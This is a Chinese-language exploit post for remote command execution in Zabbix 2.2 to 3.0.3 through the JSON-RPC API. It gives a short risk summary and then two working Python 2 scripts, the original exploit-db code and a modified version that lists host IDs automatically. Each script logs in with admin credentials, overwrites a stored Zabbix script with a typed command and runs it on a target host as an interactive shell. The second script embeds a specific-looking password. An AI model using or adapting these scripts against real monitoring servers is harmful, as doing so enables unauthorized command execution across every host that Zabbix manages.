Zabbix 2.2 < 3.0.3 - RCE with API JSON-RPC
from:6330498/1839957
漏洞来源: exploits/39937/
攻击成本:高
危害程度:低(此洞需要密码)
利用条件: 需要高权限用户登录
影响范围:2.2 < 3.0.3
tips:
此洞需要你拿到高权限的账户密码,当你拿到账户密码之后,进入后台也可以执行命令,利用API JSON-RPC为第二种方案。
此exp并不是很完美,因为不会自动获取hostid。
#!/usr/bin/env python# -*- coding: utf-8 -*- # Exploit Title: Zabbix RCE with API JSON-RPC # Date: 06-06-2016 # Exploit Author: Alexander Gurin # Vendor Homepage: h
# Software Link: download.php
# Version: 2.2 - 3.0.3 # Tested on: Linux (Debian, CentOS) # CVE : N/A import requests import json import readline ZABIX_ROOT = '' ### Zabbix IP-address url = ZABIX_ROOT + '/api_jsonrpc.php' ### Don't edit login = 'Admin' ### Zabbix login 账户 password = 'zabbix' ### Zabbix password 密码 hostid = '10084' ### Zabbix hostid 需要指定命令的主机 ### auth payload = { "jsonrpc" : "2.0", "method" : "user.login", "params": { 'user': ""+login+"", 'password': ""+password+"", }, "auth" : None, "id" : 0, } headers = { 'content-type': 'application/json', } auth = requests.post(url, data=json.dumps(payload), headers=(headers)) auth = auth.json() while True: cmd = raw_input('\033[41m[zabbix_cmd]>>: \033[0m ') if cmd == "" : print "Result of last command:" if cmd == "quit" : break ### update payload = { "jsonrpc": "2.0", "method": "script.update", "params": { "scriptid": "1", "command": ""+cmd+"" }, "auth" : auth['result'], "id" : 0, } cmd_upd = requests.post(url, data=json.dumps(payload), headers=(headers)) ### execute payload = { "jsonrpc": "2.0", "method": "script.execute", "params": { "scriptid": "1", "hostid": ""+hostid+"" }, "auth" : auth['result'], "id" : 0, } cmd_exe = requests.post(url, data=json.dumps(payload), headers=(headers)) cmd_exe = cmd_exe.json() print cmd_exe["result"]["value"]


修改版本 自动获取hostid
#!/usr/bin/env python2.7#coding=utf-8 import json import requests url = "api_jsonrpc.php" header = {"Content-Type": "application/json"} username = 'admin' password = 'haixue!@#' #get auth id payload = { "jsonrpc" : "2.0", "method" : "user.login", "params": { 'user': ""+username+"", 'password': ""+password+"", }, "auth" : None, "id" : 0, } headers = { 'content-type': 'application/json', } auth = requests.post(url, data=json.dumps(payload), headers=(headers)) auth = auth.json() #get hostid data = { "jsonrpc":"2.0", "method":"host.get", "params":{ "output":["hostid","name"], "filter":{"host":""} }, "auth":""+auth['result']+"", "id":1, } hostid = requests.post(url, data=json.dumps(data), headers=(headers)) hostid = hostid.json() print 'uid\tname' for hid in hostid['result']: print hid['hostid'],hid['name'] #exec command hostid = raw_input('\033[41m[input_hostid]>>: \033[0m ') while True: cmd = raw_input('\033[41m[zabbix_cmd]>>: \033[0m ') if cmd == "" : print "Result of last command:" if cmd == "quit" : break ### update payload = { "jsonrpc": "2.0", "method": "script.update", "params": { "scriptid": "1", "command": ""+cmd+"" }, "auth" : auth['result'], "id" : 0, } cmd_upd = requests.post(url, data=json.dumps(payload), headers=(headers)) ### execute payload = { "jsonrpc": "2.0", "method": "script.execute", "params": { "scriptid": "1", "hostid": ""+hostid+"" }, "auth" : auth['result'], "id" : 0, } cmd_exe = requests.post(url, data=json.dumps(payload), headers=(headers)) cmd_exe = cmd_exe.json() print cmd_exe["result"]["value"] if cmd == 'quit': break